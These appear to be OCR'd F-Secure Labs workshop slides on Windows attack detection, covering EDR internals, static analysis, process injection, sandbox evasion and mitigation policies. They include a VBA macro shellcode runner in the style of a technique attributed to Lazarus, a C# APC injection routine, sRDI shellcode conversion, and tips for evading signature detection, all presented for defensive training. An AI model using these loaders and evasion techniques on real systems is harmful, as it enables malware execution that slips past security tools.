
F-Secure
LABS

F-Secure | LABS

ATTACK DETECTION FUNDAMENTALS: WINDOWS

Riccardo Ancarani

Alfie Champion

LABS

C:\> whoami /all

Riccardo Ancarani - Security Consultant, Active Directory Security Service Lead, Purple Teaming, @dottor_morte

Alfie Champion – Senior Security Consultant, Global Attack Detection Lead, @ajpc500

GOALS OF THIS SERIES

- Help improve understanding of attacks, so we can ***detect*** and ***prevent*** them
- Demonstrate attack detection fundamentals and understand ***how enterprise products work*** under the hood


HOW?

- ***Analyse*** set of known TTPs used by real threat actors
- ***Emulate*** them in a controlled lab environment
- ***Observe*** the traces that they leave

LABS


HOW?

- ***Simple*** lab setup
- ***Open-source*** offensive and defensive tools
- ***Lab scripts*** provided



LABS

SERIES OVERVIEW



WINDOWS

07/04/2021
16:00-17:00 BST

MACOS

14/04/2021
16:00-17:00 BST

AWS

21/04/2021
16:00-17:00 BST


AZURE

28/04/2021
16:00-17:00 BST

WORKSHOP #1: WINDOWS

"The 2020 series covered Windows-based attack techniques across the kill chain, what's all this about?"


- ***Build*** on our previous workshops
- Deep dive into some ***Defense Evasion*** and ***Credential Access*** techniques




LABS

TELEMETRY SOURCES

For this episode, we'll be focusing on two areas for telemetry:



Networking
- Firewall
- Web Proxy
- Sysmon EID 3



Endpoint Logs
- Windows Event Log
- Sysmon

EDR/AV
- Defender
- AMSI
- <EDR Product Here>

Host Memory
- Raw Memory Access

LABS

AGENDA

- EDRs and their limitations
- Common Evasion Techniques
- Userland hooking
- Post Exploitation

LABS

Lab 1 – Initial Access and Session Prepping

Lab 2 – Offensive API Hooking

Lab 3 – Cookie Theft and Session Hijacking

F-Secure | LABS

EDRS AND THEIR LIMITATIONS

EDR


Endpoint Detection and Response (EDR) is a term used to describe a defensive *Endpoint* software aimed at *Detecting* threats and *Responding* to them. Their complexity (and efficacy) varies from product to product.

LABS


EDR

At a high level they're composed of :

Kernel Driver(s)



Dynamic Link Libraries (DLLs)




Windows Services

EDR

Kernel Driver(s)

- Register *Kernel Callbacks* to receive events, such as process creations (PsSetCreateProcessNotifyRoutineEx)
- Create *minifilters* that can intercept requests. An example is the File System minifilters used to intercept file creation events and decide if the file should be created or not

EDR




Windows Services

- One or more services, used to interact with the Kernel driver and talk to the Cloud/On-prem appliance

LABS

EDR



Dynamic Link Libraries (DLLs)

- One or more DLLs that get injected into userland processes to monitor their activity


EDR

In order to get an implant running on a system, attackers have to successfully evade every layer of the EDR detection stack:

- Bypass static analysis
- Bypass emulation & sandboxing
- Bypass runtime monitoring and behavioral analysis
- Egress from the network

STATIC ANALYSIS

- Triaging malware, tools like capa and yara can give us a quick view of what an executable's capabilities might be



STATIC ANALYSIS

- We can use publicly available Yara rules to check if our payload contains detectable signatures:

```
yara -w ~/tools/red_team_tool_countermeasures/all-yara.yar notabeacon.x86.bin
Trojan_Raw_Generic_4 notabeacon.x86.bin
```

Lesson learned: Do not store shellcode in the clear, even if embedded inside other initial access vectors!

https://github.com/fireeye/red_team_tool_countermeasures

SUSPICIOUS IMPORTS

- A sample that has been scanned using FireEye's CAPA:


CAPABILITY	NAMESPACE
execute anti-VM instructions (3 matches)	anti-analysis/anti-vm/vm-detection
contain obfuscated stackstrings (2 matches)	anti-analysis/obfuscation/string/stackstring
contains PDB path	executable/pe/pdb
contain a resource (.rsrc) section	executable/pe/section/rsrc
extract resource via kernel32 functions	executable/resource
create process	host-interaction/process/create
create process suspended	host-interaction/process/create
terminate process	host-interaction/process/terminate
access PEB ldr_data	linking/runtime-linking
parse PE header (3 matches)	load-code/pe

LABS

SUSPICIOUS IMPORTS

Most of the programs within Windows rely on external DLLs for their functionalities. A software can use one or more functions exported by a DLL and this can be done in two ways:

- **Static Linking** -> Imported functions will appear in the Import Address Table (IAT)
- **Dynamic Linking** -> Using GetModuleHandle and GetProcAddress, but can be done even better by walking the PEB.



OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0000CA9A	0000CA9A	0544	lstrcmpiA
0000CAA6	0000CAA6	0397	Process32Next
0000CAB6	0000CAB6	0052	CloseHandle
0000CAC4	0000CAC4	0395	Process32First
0000CAD6	0000CAD6	00BE	CreateToolhelp32Snapshot
0000CAF2	0000CAF2	0385	OpenThread
0000CB00	0000CB00	04C4	Thread32Next
0000CB10	0000CB10	0413	ResumeThread
0000CB20	0000CB20	03AF	QueueUserAPC
0000CB30	0000CB30	052E	WriteProcessMemory
0000CB46	0000CB46	04EA	VirtualAllocEx
	0000CB58	00A4	CreateProcessA

SUSPICIOUS EXPORTS

Modern post exploitation tradecraft still relies on Reflective DLLs. A reflective DLL is a normal DLL with an added self-bootstrapping stub that will allow the DLL to be loaded from memory, instead of being dropped to disk.

Many attacking frameworks heavily use rDLLs, such as Metasploit and Cobalt Strike.

By default, the reflective loader is an exported function called “ReflectiveLoader”:

```
hexdump -s 0x00059d50 -C winvnc.x64.dll  | head
00059d50  00 3f 52 65 66 6c 65 63  74 69 76 65 4c 6f 61 64  |.?ReflectiveLoad|
00059d60  65 72 40 40 59 41 5f 4b  50 45 41 58 40 5a 00 00  |er@@YA_KPEAX@Z..|
00059d70  38 b8 05 00 00 00 00 00  00 00 00 00 e4 b8 05 00  |8...............|
```

SUSPICIOUS EXPORTS

A stealthier option could involve using projects such as sRDI that would allow you to convert an arbitrary DLL to position independent code, without the use of an exported reflective loader

```
riccardo@DESKTOP-QUQMCD6:/mnt/c/Users/Developer$ ndisasm Desktop/Tools/
plant.bin | head -n 30
00000000  E80000            call 0x3
00000003  0000              add [bx+si],al
00000005  59                pop cx
00000006  49                dec cx
00000007  89C8              mov ax,cx
00000009  48                dec ax
0000000A  81C1230B          add cx,0xb23
0000000E  0000              add [bx+si],al
00000010  BA4577            mov dx,0x7745
00000013  6230              bound si,[bx+si]
00000015  49                dec cx
00000016  81C02379          add ax,0x7923
0000001A  0100              add [bx+si],ax
0000001C  41                inc cx
0000001D  B90400            mov cx,0x4
00000020  0000              add [bx+si],al
00000022  56                push si
00000023  48                dec ax
00000024  89E6              mov si,sp
00000026  48                dec ax
00000027  83E4F0            and sp,byte -0x10
```

```
PS C:\Users\Developer\Desktop\Tools\sRDI> python.exe .\Python\ConvertToShellcode.py C:\Users\Developer\Desktop\Tools\ars
enal\shellcode-launchers\aes-early-bird\dll\implant.dll
Creating Shellcode: C:\Users\Developer\Desktop\Tools\arsenal\shellcode-launchers\aes-early-bird\dll\implant.bin
PS C:\Users\Developer\Desktop\Tools\sRDI>
```

F-Secure | LABS

COMMON EVASION TECHNIQUES

LABS

COMMON EVASION TECHNIQUES

- Process injection
- Anti-Sandboxing & Environmental Keying
- Process Ancestry and Mitigation Policies


PROCESS INJECTION

Process injection is a category of attacks aimed at injecting a shellcode into either the ***local process*** or a ***remote process***. Many C2 frameworks allow operators to generate shellcode that can be injected with a variety of methods, providing operational flexibility.

- VBA Macros
- .NET injectors delivered via HTA/JS/VBS (GadgetToJScript/DotNetToJScript)
- DLLs executed via sideloading

PROCESS INJECTION

An example of local shellcode execution using VBA and callbacks, a technique found to be used in the wild by Lazarus group.




```
Private Declare Function createMemory Lib "kernel32" Alias "HeapCreate" (ByVal flOptions As L
dwMaximumSize As Long) As Long
Private Declare Function allocateMemory Lib "kernel32" Alias "HeapAlloc" (ByVal hHeap As Long
Long) As Long
Private Declare Sub copyMemory Lib "ntdll" Alias "RtlMoveMemory" (pDst As Any, pSrc As Any, L
Private Declare Function shellExecute Lib "kernel32" Alias "EnumSystemCodePagesW" (ByVal lpCo
Any) As Long

Private Sub Document_Open()

Dim shellCode As String
Dim shellLength As Byte
Dim byteArray() As Byte
Dim memoryAddress As Long
Dim zL As Long
zL = 0
Dim rL As Long

shellCode =
"fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f2525
918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b04
d5d6a018d85b20000005068318b6f87ffd5bbf0b5a25668a695bd9dffd53c067c0a80fbe07505bb4713726f6a0051

shellLength = Len(shellCode) / 2
ReDim byteArray(0 To shellLength)

For i = 0 To shellLength - 1

    If i = 0 Then
        pos = i + 1
    Else
        pos = i * 2 + 1
    End If
    Value = Mid(shellCode, pos, 2)
    byteArray(i) = Val("&H" & Value)

Next

rL = createMemory(&H40000, zL, zL)
memoryAddress = allocateMemory(rL, zL, &H5000)

copyMemory ByVal memoryAddress, byteArray(0), UBound(byteArray) + 1

executeResult = shellExecute(memoryAddress, zL)

End Sub
```

Shellcode

Allocation

Copy

Execution

* http://ropgadget.com/posts/abusing_win_functions.html

LABS

PROCESS INJECTION

An example of remote process injection can be an HTA file weaponised with GadgetToJScript. G2JS is a framework that allows execution of .NET assemblies using WSH based languages:

```
csc.exe injection.cs GadgetToJScript.exe -b
-a injection.exe -w hta
```

```
string processPath = @"path to some process";
STRUCTS.STARTUPINFO si = new STRUCTS.STARTUPINFO();
STRUCTS.PROCESS_INFORMATION pi = new STRUCTS.PROCESS_INFORMATION();

var shellcode = sc;

IntPtr pointer = TinySharpSploit.GetLibraryAddress("kernel32.dll", "CreateProcessA");
DELEGATES.CreateProcess CreateProcess = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.CreateProcess)) as
bool success = CreateProcess(processPath, null, IntPtr.Zero, IntPtr.Zero, false, STRUCTS.ProcessCreationFlags.CREATE_SUSPEN



pointer = TinySharpSploit.GetLibraryAddress("kernel32.dll", "VirtualAllocEx");
DELEGATES.VirtualAllocEx virtualAllocEx = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.VirtualAllocEx))
IntPtr alloc = virtualAllocEx(pi.hProcess, IntPtr.Zero, (uint)shellcode.Length, 0x1000 | 0x2000, 0x40);


pointer = TinySharpSploit.GetLibraryAddress("kernel32.dll", "WriteProcessMemory");
DELEGATES.WriteProcessMemory writeProcessMemory = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.WriteProc
writeProcessMemory(pi.hProcess, alloc, shellcode, (uint)shellcode.Length, out UIntPtr bytesWritten);


pointer = TinySharpSploit.GetLibraryAddress("kernel32.dll", "OpenThread");
DELEGATES.OpenThread openThread = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.OpenThread)) as DELEGATES
IntPtr tpointer = openThread(STRUCTS.ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;


pointer = TinySharpSploit.GetLibraryAddress("kernel32.dll", "VirtualProtectEx");
DELEGATES.VirtualProtectEx virtualProtectEx = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.VirtualProtec
virtualProtectEx(pi.hProcess, alloc, shellcode.Length, 0x20, out oldProtect);

pointer = TinySharpSploit.GetLibraryAddress("kernel32.dll", "QueueUserAPC");
DELEGATES.QueueUserAPC queueUserAPC = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.QueueUserAPC)) as DEL
queueUserAPC(alloc, tpointer, IntPtr.Zero);

pointer = TinySharpSploit.GetLibraryAddress("kernel32.dll", "ResumeThread");
DELEGATES.ResumeThread resumeThread = Marshal.GetDelegateForFunctionPointer(pointer, typeof(DELEGATES.ResumeThread)) as DEL
resumeThread(pi.hThread);
```

* https://gist.github.com/jfmaes/944991c40fb34625cf72fd33df1682c0

LABS

PROCESS INJECTION


What can EDRs and AV do to detect and prevent process injection?

- Userland hooking -> Most common
- Kernel land hooking -> Not stable and recommended after PatchGuard (KPP)
- User land ETW
- Kernel Callbacks
- **Kernel land ETW -> Not widely adopted**

LABS

DIRECT SYSCALLS

Microsoft introduced the Threat-Intelligence ETW feed that monitors for memory manipulation activities, even when using defence evasion techniques such as direct syscalls:




```
  "provider_name": "Microsoft-Windows-Threat-Intelligence",
  "task_name": "KERNEL_THREATINT_TASK_MAPVIEW",
  "thread_id": 9748,
  "timestamp": "2021-02-28 20:45:54Z",
  "trace_name": "TI-Trace"
},
"properties": {
  "AllocationType": 0,
  "BaseAddress": "0x1FC38340000
  "CallingProcessCreateTime":
  "CallingProcessId": 4344,
  "CallingProcessProtection": 0
  "CallingProcessSectionSignatu
  "CallingProcessSignatureLevel
  "CallingProcessStartKey": 101
  "CallingThreadCreateTime": "2
```

```
  "provider_name": "Microsoft-Windows-Threat-Intelligence",
  "task_name": "KERNEL_THREATINT_TASK_QUEUEUSERAPC",
  "thread_id": 5856,
  "timestamp": "2021-02-28 20:45:54Z",
  "trace_name": "TI-Trace"
},
"properties": {
  "ApcArgument1": "0x1FC38340000",
  "ApcArgument1VadAllocationBase": "0x1FC38340000",
  "ApcArgument1VadAllocationProtect": 32,
  "ApcArgument1VadCommitSize": "0x0",
  "ApcArgument1VadMmfName": "",
  "ApcArgument1VadQueryResult": 0,
  "ApcArgument1VadRegionSize": "0x40000",
  "ApcArgument1VadRegionType": 134217728,
  "ApcArgument2": "0x0",
  "ApcArgument3": "0x0",
  "ApcRoutine": "0x1FC38340000",
```


https://winternl.com/detecting-manual-syscalls-from-user-mode/

LABS

ANTI SANDBOX

Some AV/EDRs will attempt to emulate a sample before allowing the user to execute it. Emulation is the process of running a sample in a simulated environment to determine if it's malicious or not. Emulation have the limit of not being able to fully reproduce a complete OS. An example with FireEye's SpeakEasy:

```
0x4026ba: 'msvcrt.strncmp(".pdata", ".pdata", 0x8)' -> 0x0
0x40297d: 'KERNEL32.GetModuleHandleA("msvcrt.dll")' -> 0x77f10000
0x401293: 'KERNEL32.GetProcAddress(0x77f10000, "_set_invalid_parameter_handler")' -> 0xfeee0000
0x4012a1: 'msvcrt._set_invalid_parameter_handler(0x401000)' -> 0x0
0x401334: 'msvcrt.malloc(0x8)' -> 0x4940
0x401949: 'msvcrt._lock(0x8)' -> None
0x40197d: 'msvcrt.__dllonexit(0x4029c0, 0x1211e78, 0x1211e80)' -> 0x4029c0
0x4019ac: 'msvcrt._unlock(0x8)' -> None
0x40179f: 'KERNEL32.GetTickCount()' -> 0x5265c28
0x401803: 'msvcrt.sprintf("\\\\.\\pipe\\MSSE-398-server")' -> 0x18
0x401828: 'KERNEL32.CreateThread(0x0, 0x0, 0x401685, 0x0, 0x0, 0x0)' -> 0x220
0x401754: 'msvcrt.malloc(0x3f809)' -> 0x41000
0x401765: 'KERNEL32.Sleep(0x400)' -> None
0x4016eb: 'KERNEL32.CreateFileA("\\\\.\\pipe\\MSSE-398-server", "GENERIC_READ", 0x3, 0x0, "OPEN_EXISTING", 0x80, 0x0)' -> 0x80
0x401718: 'KERNEL32.ReadFile(0x80, 0x41000, 0x3f809, 0x1211e24, 0x0)' -> 0x1
```

Cobalt Strike

MITIGATION POLICIES

XPN's research Protecting Your Malware with blockdlls and ACG showed that how to implement process mitigation policies to prevent EDRs from performing certain actions against your implant:


`PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON`
allows only DLLs signed by Microsoft to be loaded into the process memory

`PROCESS_CREATION_MITIGATION_POLICY_PROHIBIT_DYNAMIC_CODE_ALWAYS_ON`
prevents allocation of RWX pages, sometimes used to set up hooks

LABS

PARENT PID SPOOFING

Both automated and manual analysis heavily use process parent-child relationships to uncover anomalous interactions.

